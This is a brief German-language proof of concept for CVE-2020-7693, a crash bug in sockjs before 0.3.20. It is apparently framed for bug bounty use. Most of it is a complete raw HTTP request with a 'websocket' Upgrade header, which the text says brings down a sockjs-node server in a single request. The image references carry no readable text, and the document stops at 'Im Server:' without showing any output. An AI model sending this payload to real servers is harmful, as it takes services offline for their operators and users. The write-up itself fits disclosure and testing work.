CVE-2020-7693 Poc
Hinweis: Ich bestätige, dass der Payload für CVE-2020-7693 in Bug Bounty Programmen ausgeführt werden kann.
Beschreibung:


- Falsche Behandlung des Upgrade-Headers mit dem Wert 'websocket' führt zum Absturz von Containern, die sockjs-Apps hosten. Dies betrifft das Paket sockjs vor Version 0.3.20.


Einzelne Anfrage stürzt Server via veraltetem sockjs-node ab:
GET /sockjs-node/000/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Connection: Upgrade
Upgrade: websocket
Cache-Control: no-cache
Connection: close
\r\n (delete-this)
\r\n (delete-this)
Im Server: